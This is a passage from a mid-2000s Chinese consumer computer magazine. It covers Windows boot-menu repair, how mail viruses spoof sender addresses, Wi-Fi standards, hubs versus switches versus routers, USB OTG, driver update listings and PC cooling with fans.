fixboot C:
Bootcfg /add
```

控制台会扫描Windows安装，几秒钟后扫描完成，提示选择要添加的安装，选1，接着提示输入加载识别符，可输入：Microsoft Windows XP Professional，然后会提示输入OS加载选项，键入fastdetect后，键入：EXIT，重启电脑即可。进入系统后，把所有分区内带$的文件及文件夹全删掉。

> 小提示
>
> Windows 2000恢复启动菜单的方法是，用安装光盘启动系统，在"安装程序"的界面中按下R键，选择"修复Windows 2000"，按R键选择"紧急修复过程"，然后按M键选择"手工修复"，接着使用上下箭头移动到"检查启动扇区"和"检查启动环境"，使用回车键选择，并取消"验证Windows 2000系统文件"的勾选，按下箭头选择"继续"，并按下回车键。在接下来的界面中按下L键，安装程序会检测到系统中所安装的Windows 2000并显示出来，按下回车键，安装程序会检测磁盘并进行修复，再次重启后，熟悉的启动菜单就回来了。

CF [ZS01]

我无辜　我们同是受害者

★★

■懒得理你

菜鸟：最近经常有朋友来信质问："为什么乱发带有病毒的E-mail！"，但用好几种杀毒软件，连续查杀了好几次，而且都是用最新的病毒库，但就是找不到病毒！

专家答疑：我想你的电脑应该是正常的，没有中毒。但没中毒为什么会有这种现象呢？因为病毒程序也是会不断进步的，它会伪装。

按照以前的想法：只有某某人的电脑中了病毒，他才会发出病毒邮件，只要看这个邮件地址是谁的，就能断定哪个人的电脑已经中了毒。打个比方，用户甲收到来自aaa@bbb.com的病毒信，那么就是说：aaa@bbb.com的电脑已经中毒了，所以才会发出这种含病毒的邮件。对以前的邮件病毒而言，的确如此。

不过，现在可不一定，因为病毒会改进，事实上aaa@bbb.com的电脑是正常的，而是病毒假冒aaa@bbb.com来寄信。所以可怜的aaa@bbb.com成了众矢之的。而真实情况是aaa@bbb.com的电脑根本没有中毒，这封病毒邮件真正来源是发自于某个用户乙。用户乙的电脑中毒了，aaa@bbb.com只是正巧在这位用户乙的通讯录里。于是，病毒就拿用户乙通讯录里的邮件地址随机取一个当做发信地址，对外传送含有病毒附件的邮件，换个角度看，用户乙通讯录里的这些人，都是很无辜的，他们没有中毒，都有可能背负散播病毒这个罪名。

有没有可能找出元凶是谁？但这几乎是不可能的任务。因为，这种邮件病毒的特色之一，就是不会拿中毒者的E-mail地址当作发信地址，而是以其通讯录中的E-mail地址随机取样作发信地址，再寄给他通讯录中的其他人，一传十、十传百，成等比级数无限扩散下去后，谁是真正来源也就不知道了，大家都是受害者。前阵流行的KLEZ病毒以及变种KLEZ.GEM，就是这类病毒的典型例子。

小提示

如何做到有效防毒

★将杀毒软件及其病毒定义库更新到最新版本，并且在接收及查看邮件时务必确认实时防护功能已经打开。

★尽量避免在"通讯簿"中设置过多的联系名单，如果要发送新邮件，可以进入邮件的储存目录，打开客户发来的邮件，利用"回复"功能来发送新邮件，如果客户或朋友较多，回复不便，可新建一个文本文件(做好备份，记得路径及名称)，把客户的邮件地址一一列入其中这样虽然麻烦一点，但能有效防止邮件病毒的进一步传播。

★不要使用信纸模板，有些邮箱管理软件提供了信纸模板，这使信件更美观，但这些信纸模板是一些脚本文件，如果模板感染了脚本病毒例如欢乐时光，那用户发出的每一封信都会带上病毒。

★尽量不使用邮箱工具中的预览功能，如今破坏性较强的邮件病毒，可以在用户未打开邮件，仅在预览时就发作，所以建议用户关掉邮箱工具的预览项。

CF [ZS02]

稀饭魔语大辞典

■Richard

上期的大辞典介绍了蓝牙技术，但细数了一下大家的来信，发现对Wi-Fi等无线网络技术感兴趣的朋友也还真不少。

本期名词:Wi-Fi(Wireless Fidelity)

音标:[illegible]　　**音标:外奥勒斯 费德劳进**

读音(WAV格式):http://www.newhua.com/cfan/200516/16voice.zip

谁是Wi-Fi：首先来看看目前应用得最为广泛的无线局域网标准，即以Wi-Fi为代表的IEEE 802.11(以下简称802.11)系列。802.11是IEEE(电气和电子工程师协会)最初制定的一个无线局域网标准，但由于其传输速率实在太低(理论值最高只能达到2MBps)，应用价值不大，难以普及。1999年9月，IEEE 802.11b(以下简称802.11b)出台并成为了802.11的替代者。新标准将传输速率提升到11Mbps，并可以根据实际情况在11Mbps、5.5Mbps、2Mbps、1Mbps不同速率间自动切换，而且在2Mbps、1Mbps速率时与802.11协议兼容。不弱的传输速率、出色的兼容性，再加上低廉价格，使其终于在2003年随着Intel对"迅驰"技术的热炒，迅速普及到各种商业应用和家庭无线网络的组建之中。802.11b标准又被称作"Wi-Fi"(Wireless Fidelity，无线保真)，因而那些应用了802.11b及更高标准的设备(主要是无线网卡和AP)也被称作Wi-Fi产品。

802.11g的诞生：802.11b的传输速度同样无法与传统局域网相比。虽然它的理论值可以达到11Mbps，但实际用起来，每秒钟的传输速率还不到1MB；20米左右的传输范围也令其应用价值大打折扣。为解决这个问题，IEEE 802.11g(以下简称802.11g)诞生了，它具备54Mbps的传输速度(实际速度大约在20Mbbps)，并且完全兼容802.11b的无线网络，传输范围也扩大到了100米～300米，是非常理想的无线局域网选择。需要注意的是，如今电子市场中的无线网卡品种繁多，购买时一定要看清它所支持的协议是802.11b，还是802.11g。



图1

何种产品符合Wi-Fi标准：在选购Wi-Fi产品时，还要认准包装盒上的Wi-Fi联盟认证标志(见图1)。它代表了此产品经过Wi-Fi联盟的认证，说明你可以将它方便地用于Wi-Fi标准的无线网络。如今已经有不少笔记本、掌上电脑，甚至智能手机都支持Wi-Fi技术，可以预见，未来的Wi-Fi产品仍将具有更加广阔的市场。

组建802.11b/g局域网应该有哪些设备：

1.无线AP(Wireless Access Point，无线接入点)：可以理解成整个无线网的枢纽，负责连接内外网络。实际上，无线AP是一个统称，它包括单纯型无线AP和无线路由器两大类。单纯型无线AP，可以理解成是一个无线的HUB(集线器)，它只通过无线信号的收发，负责将无线设备连接起来。现在市场上大多数产品AP产品已经是无线路由器了。



图2

2.无线路由器：无线路由器除了提供单纯型无线AP的连接作用，还具有路由器的功能，可以将无线局域网通过ADSL、小区宽带连接到Internet上(见图2)。

3.无线网卡：顾名思义，无线网卡的作用是给电脑设备增加访问无线网络的功能，作用类似于以太网中的网卡。无线网卡根据接口类型的不同，主要分为三种类型，即PCMCIA无线网卡(笔记本用)、PCI无线网卡(台式机用)和USB无线网卡(见图3)。



图3

4.其他设备：无线交换机、无线信号放大器等设备一般用户用得较少，这里就不详细介绍了。

CF [ZS03]

告别“通讯基本靠吼”的时代

——集线器、交换机、路由器的对话

★★

■北京 oov 选题提供：孔杨

提到集线器、交换机和路由器，可能大家的第一反应就是：“这些是组建局域网的硬件，路由器最贵、集线器最便宜”，然后呢？似乎有点茫然。为此，我们组织了一个辩论会，将三大主角请到了“Cfan会客室”。它们之间究竟有什么不一样，你该选择谁，马上见分晓。

三位明星的“开场告白”

主持人：三位目前都是组网硬件中的热门人物，请大家先用简短的话介绍一下自己吧。

★**集线器：**我资格最老，我先来吧。我中文名“集线器”，不过大家都叫我“HUB”（念作“哈脖儿”）。从我出生那天，就居住在网络OSI体系的第一层——物理层。有人把我比作学校里的“大喇叭”，“一有事情就开始广播，也不管别人愿不愿意听”，其实那是因为我比较崇尚原始的行为方式——“通讯基本靠吼”。

★**交换机：**HUB大哥的开场白真是言简意　。我也有个洋名，不过没HUB大哥的听着顺口，叫“Switch”。我住在HUB大哥的楼上——OSI体系第二层链路层。如果HUB是“大喇叭”，那么我就是“BP机”，因为我能够知道什么样的数据该发到哪里去，不会不管大家愿不愿意都去“欺负”大家的耳朵。从这一点来说，我比HUB与时俱进得多。我一直在劝说HUB大哥退休，可他似乎有点不服老。

★**路由器：**最近一直很忙，在谈几个公司之间网络“合作”的事，也没准备演讲稿，我就“有一说一”吧。我的英文名叫“Router”，住在交换机的楼上——OSI体系的网络层。当年单位分房的时候，我拿到了这个不错的位置，以至于大家都以为我是什么“高干子弟”。其实那绝对是对我的误解，现在用我来组建局域网并非奢侈的事。两位前辈分别把自己比喻成“大喇叭”、“BP机”，那我就不客气了，我的功能更像是个“手机”，不仅仅知道什么数据该发到哪里，而且还知道数据怎么发会更通畅些。

用比喻来理解三位明星的工作原理

主持人：听完三位的精彩发言，为了加深大家的印象，我们准备了一个背景知识介绍，请看大屏幕。

1.集线器和交换机

集线器和交换机代表了两种完全不同的工作方式——共享和交换。如果把“数据在局域网络中的传递”比喻成“通知某人明天到哪去做什么”，那么共享和交换两种工作方式就有不同的操作：

★基于“共享”的集线器实际上处于一种无秩序工作状态，当它接到信息后，直接以“广播”的方式将信息发送出去，每个网络上的端口都将收到这个信息。也就是说，所有的目标地址同时只能共享带宽，这样势必效率低下——如果需要发布10个人明天要到哪、做什么的消息，所有人都要听到10则广播通知。对于一个带宽为10Mbps的集线器来说，如果有10台工作站连入网络，那么从理论上来讲，每台工作站只能分配到1Mbps(见图1)。



图1　集线器是以广播形式发送数据

★基于“交换”的交换机则不同，当它接到信息后，能够根据工作站各自不同的MAC地址来进行有针对性的通知。也就是说，比如要通知“A明天到会议室开会”，交换机只需要根据对该信息数据包的头部的分析，再对照存储在交换机中的网络地址表，就可以知道它从哪来、应该发往哪里，之后就直接将这条通知单独发给A即可。这跟BP机非常相似。这样的好处是对于连入网络的各个工作站，不需要共享带宽，每个工作站都可以独享完全的带宽(见图2)。




图2　交换机可以智能识别数据从哪里来，该发到那个端口

火速链接

有关集线器和交换机工作原理，大家也可以参考本期《碟中谍3！ 网络上演不可能的任务》一文中的原理部分。

2.路由器

路由器与集线器和交换机相比，又采用了完全不同的工作方式。它的通讯已经不需要像交换机那样需要MAC地址来指引，而是提升了一个档次——通过IP来工作。这就决定了路由器比交换机具有更多的功能和更强的灵活性。

路由器的内部有一套“操作系统”，当它接到信息后，首先将“拆包”，并查看IP地址信息。接下来根据路由表来确定信息该怎么发送比较快捷，搞定后则进行第二层信息的封装（称为“打包”），最后才将该数据包转发。这跟手机差不多，既具有BP机的“一对一”功能，还能衍生出更多的功能，而且不同的手机之间通信完全不存在障碍(见图3)。




图3 就像手机网络可以将不同省份间的手机连接起来一样，路由器可以连接不同网段间的设备

你到底该选择谁?

主持人：看完背景知识介绍之后，大家应该对各自的原理有了新的认识，不过问题的关键在于，当我们组建局域网共享上网的时候，究竟该选择谁呢？我们还是请三位嘉宾各自做做广告吧。

★**集线器：**价格才是王道！对于一般应用，比如说三两台计算机共享上网、寝室组建小型局域网，选择我就没错了(见图4)。

★**交换机：**大家别被集线器误导，其实选择我比集线器贵不了多少，同样数量接口（比如说12口）的交换机只比集线器贵20元～30元。从性能上来讲，我要比集线器强不少。即便是在小型局域网中，如果选择集线器，可能会出现某两台机器之间共享文件时传输很慢的情况，而选择我，一般不会出现这样的情况(见图5)。



图4 集线器的实物图



图5 交换机的实物图

★**路由器：**我不想强调我在组建大型局域网时不可取代的地位，对于普通用户组建小型局域网，什么时候该选择我呢？如果你的ADSL Modem不支持路由功能，可以选择购买一个4口的路由器来共享上网。对于其他情况，说句真心话，买路由器不如买交换机，毕竟我的身价还是三者中最高的。对于单纯组网来说，交换机最快，路由器其次，最后是集线器(见图6)。



图6 路由器的实物图

总结陈词

主持人：通过今天的讨论我们至少明白了下面几点：

★集线器曾经辉煌，交换机正大行其道，路由器在大型网络中举足轻重，各自的原理和实现方式有所不同。

★“通讯基本靠吼”的时代已经过去了，由于在价格上集线器已经不具有太大优势，建议大家选择交换机来组建局域网，可以彻底抛弃集线器。

★对于共享上网的情况，如果Modem本身支持路由（或者可以开启路由功能），建议选择交换机＋路由ADSL Modem的方式，否则，可以考虑选择路由器。

会后，集线器 然神伤，并坦言“回去就打退休报告”；交换机春风得意；而路由器则直接赶往机场，据说是要参加一个大型网络合作会议……

CF [ZS04]

随身的数据仓库——OTG技术全接触

★★★

■广东 Wincat

对于广大“摄”友来说，最痛苦的事莫过于拍照时储存卡满，而此时却无处备份照片。要是在以往，接下来要做的事就是令人头大地在相机上删照片。对于MP3用户来说也是一样，存在播放器里面的歌曲，如果找不到电脑更新，就只能“一辈子听到底”。但随着OTG设备的出现，这种情况将一去不复返……

什么是OTG？

OTG是USB On-The—Go的缩写。顾名思义，OTG是一种基于USB技术的数据交换标准，它主要解决不同USB设备间在“脱机”状态下的数据交换问题（也就是在脱离PC的情况下交换数据），于2001年12月18日由USB Implementers Forum公布。需要注意的是，如果您打算使用OTG，那么您至少要拥有一个符合OTG规范的设备，否则无法交换数据。


OTG的类型

不少用过OTG设备的人都曾有过这样的疑问：为什么我的OTG只能从别的设备读写数据，不能被人读写；而有的OTG既能读写别的设备，又能被别的设备读写呢？说到这点，笔者就要从OTG的类型说起了。

目前的OTG类型分“单向OTG”和“双向OTG”两种。所谓“单向OTG”其实就是指只能读写别人的USB设备。“双向OTG”则正好相反，它既能读写别人，也能被别人读写。双向的OTG设备更接近传统意义上的PC操作，因此易用性更佳，当然价格也会更贵。

OTG的工作原理

OTG的本质其实就是模拟一个主控USB设备，从而实现脱机情况下的数据交换。比如，当您把数码相机连上OTG设备后，数码相机便会将OTG设备“误认”为PC，并把读写控制权交给它。此时您就可在OTG设备直接上“操控”数码相机里的数据，进行照片备份、删除等操作。



aigo P670数码伴侣在进行OTG连接的实例，以及当时可以进行的操作

说到这里，您可能会问：一般数码设备读写都需要耗费大量的电力，PC上有外置供电，那么OTG设备呢？这没有问题，因为数据指令的传输并不耗费多少电力，而对于真正的电力杀手来说——读写数据的耗电问题也会因OTG设备自带的大容量电池而瓦解。当然，目前的OTG设备在设计时都会考虑耗电问题，如采用闪存作为储存介质和使用OLED等，毕竟大容量电池又会带来便携性方面的问题。但对于采用硬盘作为存储介质的OTG设备来说，如果自身不带电池，那么是否能实现OTG，就全看与之连接的另一个USB设备是否能提供足够的电量了。



可以让所有USB移动存储都变成USB OTG设备的OTG桥，连接上它，就可以脱离PC进行数据交换了

OTG的兼容性

前面说过OTG只是一个规范，既然它是规范，那么便会与其他规范一样面临兼容性问题。

OTG目前主要面临的兼容性问题来自数码相机，最罕见的症状就是无法识别数码相机。当然，比较常见的则是降速，比如数码相机和OTG设备都支持USB 2.0，但实际上只能以USB 1.1的速率进行连接（大多数OTG设备都会内置检测程序，针对不同设备使用不同的连接速率）。

设备间的不匹配也是另一种常见的兼容性问题。比如，华旗的P670可以实现 览、删除和管理多种数码相机中的照片文件，但只要碰上佳能的数码单反相机，P670的文件管理功能就完全失效，而只能进行“整盘拷贝”了，这是因为佳能单反相机采用的PTP规范和P670的开放式OTG规范之间无法匹配。除此以外，单向OTG设备也很容易和双向OTG设备发生不匹配的现象，造成后者的功能无法得到完全的发挥。

OTG的前景

未来的OTG设备将会走高集成化之路，如集成MP4、MP3，甚至是PDA的功能。从Palm最近发布的LifeDrive来看，这种趋势已十分明显。可以肯定的是，随着数码相机等应用的兴起，OTG设备的应用前景将非常广阔。 CF [ZS05]

热门驱动热辣评

nVIDIA GeForce 系列显卡最新 ForceWare 驱动 77.76 Beta 多语言版。此款驱动在官方更新文档中明确说明支持 GeForce6600 SLi，并且还引入了最新的神秘低端武器 GeForce 6600LE SLi 系统，两块 6600LE 的售价估计在 1500 左右。这样一来的话，一套 SLi 系统将会逐步进入主流市场。

新版驱动更新情况：在新特性方面：1.加入对 GeForce6600/6600LE SLi 支持;2.全新SLi反锯齿　染模式,大幅提高反锯齿性能表现。在修正 BUG 方面：1.解决了一个显存分配问题，从而消除了在一些游戏中出现的运行不稳定的情况；2．针对 GeForce 7800 GTX SLi，Windows XP 系统，解决了当播放 WMV9 高清晰度内容时没有视频显示的问题;3.针对 GeForce 6600 SLi，Windows XP 系统，修正了如果在 NV 控制面板中开启 2x 反锯齿以及将 anisotropic filtering(各向异性过滤)设置为应用程序控制或者关闭后，运行《罗马：全面战争》会出现在游戏装载过程中出现错误的问题

适用环境：Win2000/XPh

http://www.mydrivers.com/dir123/d49288.htm

ATi 冶天 Radeon 系列显卡最新催化剂驱动 5.7 官方正式版。每月一版催化剂驱动都是广大 A 卡用户所翘首期待的一件大事。此款驱动的更新重点放在了提升 ATi 显卡在高分辨率模式下运行某些游戏时的性能，而且在催化剂控制中心加入了一个卸载功能，使其更加人性化。

新版驱动更新情况：在新特性方面：1．在催化剂控制中心的数字面板程序中，加入支持 1080p 标准显示输出的选项;2.催化剂5.7驱动为控制中心附带了卸载选项，通过它能够完全彻底地卸载所有控制中心的桌面快捷方式、用户自定义的配置文件、热键信息等等;3.改善了显存管理机制，从而提升了搭配 64MB～128MB 显存的显示卡的整体性能。在修正 BUG 方面：1.修正了在 Windows XP下，如果在控制中心里将 AF 功能开启后运行模拟飞行 2004 游戏，会导致游戏中的 AF 特效无法使用的问题;2.修正了在 Windows XP 下运行《魔兽争霸 3》，如果将图像逆时针旋转 90 度后，会导致游戏画面显示不正常的问题。这是具有普通控制面板的版本。

适用环境：Win2000/XP

http://www.mydrivers.com/dir122/d49104.htm

热门驱动快快报

驱动之家 MyDrivers.com

ATi 冶天 Mobility Radeon 系列移动显卡最新催化剂驱动 5.7 版。

u 更新如下　此款驱动直接安装，无需做任何修改，并且通过微软 WHQL 认证。
u 适用环境　Win2000/XP
u 下载地址　http://www.mydrivers.com/dir122/d49158.htm

nVIDIA系列显卡BIOS编辑工具NiBiTor最新2.3版。

u 更新如下　1.修正了 GeForce 7800 GTX 显卡在 VID 模式下的问题；2.加入了对 GeForce Go 6800 Ultra 显卡的支持。
u 适用环境　Win98SE/ME/2000/XP
u 下载地址　http://www.mydrivers.com/dir122/d49169.htm

Intel英特尔845G/GL/GE/GV系列芯片组视频部分最新驱动14.10.3.4342官方正式版。

u 更新如下　1.修正了在 Windows XP 的电源管理程序中的问题；2.解决了在 Windows XP 中，当加载 GMCH 驱动后，显示器会出现超出频率范围的问题。
u 适用环境　Win2000/XP
u 下载地址　http://www.mydrivers.com/dir123/d49208.htm

ViewSonic 优派全系列显示器最新驱动包 050708 版。

u 更新如下　支持优派全系列 LCD 和 CRT 显示。
u 适用环境　Win2000/XP
u 下载地址　http://www.mydrivers.com/dir123/d49357.htm

AMD 8000 系列芯片组通用驱动包最新 2.3.0 版。

u 更新如下　使用 Driver Pack 安装驱动，用户无需担心自己的操作系统需要哪种驱动，安装程序会自动检测用户系统的硬件设备并安装上合适的驱动。
u 适用环境　Win98SE/ME/NT4/2000/XP/2003
u 下载地址　http://www.mydrivers.com/dir123/d49261.htm

nVIDIA nForce4 系列芯片组最新 ForceWare 驱动 6.66 WHQL 多语言版。

u 更新如下　1.通过微软 WHQL 认证；2.对一些兼容性问题做出修正　。
u 适用环境　Win2000/XP
u 下载地址　http://www.mydrivers.com/dir122/d49146.htm

ULi 宇力(ALi 扬智)芯片组 Integrated Driver 综合驱动工具包 2.0963 版。

u 更新如下　1.升级 M5287 控制器驱动到 6.2.0.5 版；2.升级了适用于 M5289 SATA 控制器的 ULiRaid 应用程序。
u 适用环境　Win9x/ME/NT4/2000/XP/XP-64
u 下载地址　http://www.mydrivers.com/dir123/d49317.htm

BENQ 明基 CB523C combo 刻录机最新 Firmware G.KB 版。

u 更新如下　1.支持以 16x 速率刻录高速 CD-RW 盘片；2.改善了与小容量 DVD 盘片的兼容性。
u 适用环境　Win98SE/ME/2000/XP
u 下载地址　http://www.mydrivers.com/dir123/d49374.htm

Pioneer 先锋 DVR-109 DVD 刻录机最新 Firmware 1.57 版。

u 更新如下　1.改善了对DVD-R/+R DL盘片的刻录性能;2.增加对一些新型号 DVD+R 8x 盘片的支持。
u 适用环境　Win9X/2000/XP
u 下载地址　http://www.mydrivers.com/dir122/d49038.htm

CF [ZS07]

浅谈风扇对计算机的整体散热的影响

★★

■北京 zhpa

持续的高温，让自己的爱机经受着不断的煎熬。冬季往往被忽视的散热性开始被玩家重视起来。夏日炎炎，如何做好自己爱机的散热工作呢？且听小编给您一一道来。

整体散热的意义和必要性

提到散热，大多数人首先想到的是CPU散热器。没错，中央处理器是计算机的发热大户，它在计算机整体散热中占了很重要的一环，但它不能完全代表整体散热。

在计算机主机功耗已经达到250W甚至更高的今天，"头痛医头，脚痛医脚"的散热方法最终也不能彻底解决计算机的散热问题，因此整体散热理念应运而生。整体散热就是要让计算机主机整体达到一个最佳的散热状态，而不是单纯地顾及中央处理器或者显示卡等高热配件。因此，整体散热更科学，更高效。

目前整体散热最常见的有整体风道设计和全液冷设计两种。液冷多为用一个或多个散热排散热，液冷剂依次或同时流经中央处理器、显示芯片、主机板的北桥甚至硬盘盘体以吸收它们产生的热量。目前它属于高端玩家或者静音一族的利器。而风冷则是我们今天讨论的重点。

机箱的整体散热

风冷的整体散热最主要是依靠主机内的风道设计。如果大家对于机箱内部风道的形成概念还不明白的话，我们不妨通俗一点来解释。风道就是空气在机箱内运动的轨迹。合理设计的风道，可迅速带走机箱内的热空气。这就好比"穿堂风"，屋子的前后门同时打开，可以加速空气流动，使屋内倍加凉爽，此时的房间就是一个很好的风道。

风道的形成，其根本在于机箱内部风扇的转动把机箱内的热空气强制抽出，使机箱内产生负压，机箱外部的冷空气由于气压差，由机箱的开孔进入从而形成空气的流动。冷空气从机箱的前面板底部吸入，流经主机板、显示卡和中央处理器，从后置的机箱风扇和电源的散热风扇两方面排出，同时带走热量。

另外如果是38度机箱，还会有冷空气从机箱左侧板吸入冷气导管吹向并冷却中央处理器。对比一下区别，1.1版本修改了1.0版本的些许细节，达到了更高的整体散热性能。

你知道吗？

什么是38度机箱？

38度机箱是指在35度室温中，要求机箱的整体散热能力必须保证CPU散热器表面测试区域的平均空气温度保持在38度左右甚至更低。




图1 TAC1.0版38度机箱的散热结构原理图




图2 TAC1.1版38度机箱的散热结构原理图

对于CPU、显示卡和硬盘这样的散热大户而言，这种简单的"前吸后排"式的散热方式，已经是"受益匪浅"了。并且对于所有电脑配件来说，这种方式的作用都很明显。这样的前后风道设计，实际就是主机设计了的一个"穿堂风"。此外，为了加强机箱内部的散热，我们还可以在机箱的侧面板上安装风扇或在机箱顶部安装一个抽风风扇，以及时地排出积聚在机箱内部上方的热空气。

小提示

如何正确安装机箱风扇？

我们知道了风道是由机箱内的风扇转动强制形成的，因此，机箱风扇对于风道是必不可少的，而机箱内风扇的多少，位置都会影响风道的强弱和轨迹。因此，我们就要注意到风扇的安装位置并且不要安装过多的机箱风扇，合理地前置和后置散热风扇就可以了。另外，我们尽量使用大型的低转速机箱风扇，因为8厘米甚至12厘米的叶面所带来的风量和6厘米是无法比拟的，同时，大风扇低转速运转时的噪音也低得多。




图3 风扇倒是多了，效果呢？

拥有一个合理的风道以后，我们还需要注意机箱内部的走线。机箱内的走线要整齐，尽量不要阻挡风道，因为机箱内部线路凌乱是散热的最大障碍。

散热的同时还须静音！

ATX构架的现状是高热高噪音，即要想解决高功耗处理器的散热问题，就要采用高转速的暴力风扇。

那么，我们在整体散热的同时，可以解决高噪音的问题吗？答案是肯定的。

上述高热高噪音指的是非整体散热的情况，而在利用了风道的整体散热环境，完全可以降低CPU散热器的风扇转数。因为前后的机箱风扇带来的风量完全可以弥补CPU散热器风扇降速带来的损失。降低风扇转速带来的直接好处就是——静！

笔者的AMD Athlon 2500+ 超频到2.4GHz（200×12，1.625V电压），仅用了降速到1600转的TT 10A 。在室温四十余度的环境（笔者的工作室，无空调，郁闷），CPU始终没有超过60度，包括"跑"最高位Super pi。这个温度甚至略低于没有采用整体散热的采用全速TT 10A的3200+主机。

也许有人要问，怎么降速？其实实现风扇降速的方法有很多。有些主板比如升技（Abit）等本身就带有三针风扇的自动电压调节功能，以智能控制风扇转速。如果没有此类功能，动手能力稍强的朋友可以通过焊接电阻来实现风扇降速，或者最省事的，通过软件（如FanSpeed）进行风扇调速。

你知道吗？

风扇的散热能力是用什么指标来标识的？

风扇的散热能力取决于风扇转动时产生的最大流量。风扇的流量大都采用CFM为单位(英制，立方英尺/分钟，约为0.028立方米/分钟)。50×50×10mm CPU风扇会达到10 CFM，60×60×25mm风扇通常能达到20～30的CFM。所以，购买风扇的时候，尽量选择CFM参数一样，但转速更低的产品。

对散热器风扇的效能（例如流量、风压）影响很大的因素还有风扇扇叶直径和轴向长度、风扇的转速和扇叶的形状。一般好的风扇除了风量大和风压高之外，其本身的可靠性也相当重要，所以风扇使用的轴承形式在此显得非常关键。

近些年来各大散热器厂商在轴承方面推出的新技术，诸如磁浮轴承、水波轴承、磁芯轴承、来福轴承等也都是对上面这几种形式轴承加以改进而成，运作原理还是没有变化。普通风冷散热器上主要使用含油轴承和滚珠轴承。在产品中高速风扇一律使用滚珠轴承（ball bearing），而低速风扇则使用成本较低廉的含油轴承（sleeve bearing）。

小知识

双滚珠轴承

每个风扇都需要两个轴承。一些风扇上标着"BS"的字样，是单滚珠式轴承，BS的意思是"1 ball + 1 sleeve"，单滚珠式轴承依然带有含油轴承的成分，只有双滚珠轴承（Two Balls）才可以说是真正的滚珠轴承。与单滚珠轴承相比，双滚珠轴承的优点是：1.转速高；2.耐高温和低温；3.摩擦系数低；4.寿命长；5.品质稳定。但是不可忽视的是，双滚珠风扇在启动时噪音较大，但运行一段时间后就正常了。

在价格允许的范围内，要尽可能的选用低噪音长寿命的风扇。来福、Hypro、单/双滚珠风扇都值得考虑。如果配合诸如折缘卷边(AVC公司的专利技术，只用于AVC风扇)、侧进气框架之类的设计，更可达到令人满意的效果。液压和纳米陶瓷轴承风扇更是能够兼顾高性能、低噪音和高寿命的需求，当然价格也相对昂贵。



图4 折缘卷边叶片有效控制气流，消除叶片边缘涡流

要强调一下的是，散热片的材质和形状对散热效果也有很大的影响，风扇和散热片间要配合良好才能发挥最佳性能。

一般说来，铜质的散热片，其导热速度要比铝材的散热片大，散热效果更好一些。此外，散热片的散热能力和它的底部厚度以及散热面积都有关系。总体说来，底部越厚的，热容量越大，能带走的热量也越多；散热面积越大，即散热片的 片数越多，导热速度也越快。同时，大家在选购时也要注意散热片的加工精度。有些杂牌风扇的散热片就是加工的很粗糙，对散热不利，而一些大的厂家，于细微处见功夫，其加工工艺就相当的成熟完善。

另外，还有一个就是散热片的体积。有很多朋友都是买到风扇后，安装时才发现自己的机箱空间不足以安放那个大家伙，因此，大家购买时还要做到自己心中有数。另外选购时还须注意形状、空隙大小等多方面因素，保证气流能够顺畅地通过尽可能大的热交换面，这样才可以达到散热的最佳效果。

未来整体散热之星——BTX架构

主板构架革命了几次，散热性能也同时革命了几次，随着计算机整体功耗的增加，整体散热的散热效能越来越显著了。最好的证明就是即将到来的BTX构架。BTX主要改进的便是散热结构。

同ATX主板相比，BTX主板上的每个组件位置发生了明显的变化，CPU不再是位于被"围剿"的中心，而是放在主板前方的中间，南、北桥芯片则放在CPU的后方，于是当CPU的热气从散热片排出时，会顺势经过南、北桥芯片而将两者的热气一起带走。

BTX构架这样的排列方式其实就是按照整体散热风道的概念，通过一个大尺寸风扇从机箱前面板吸入冷风，让热气以最接近直线的方式经过CPU、主板芯片组最终再将热风吹出机箱，如此来组建一个良好的散热风道。为了达到最佳风流的散热效果，新一代的BTX风扇和过去大不相同，过去风扇直接安装在CPU的散热片上，用意是将冷空气往处理器吸。而BTX的风扇和CPU呈90度，用意是让冷空气经过CPU上的散热片导向后方。

BTX构架解决了ATX高热高噪音的现状，一个低转速的风扇即可让BTX构架下的系统正常工作。 CF [ZS07]

非常时期　非常主板逐个数

★★


■文文

现在正是PC平台全面进入更新换代的时期，主板上的CPU插座和显卡插槽都在发生着巨大的变革。为了让消费者选择的PC平台能够顺利地完成过渡，各大主板厂商近期都向市场推出了不少的另类主板。虽说这些主板都不算是主流的产品，但在这个过渡的时期里，它们还是给很多人提供了更多合理(合适)的选择。

1.CPU插座大变换

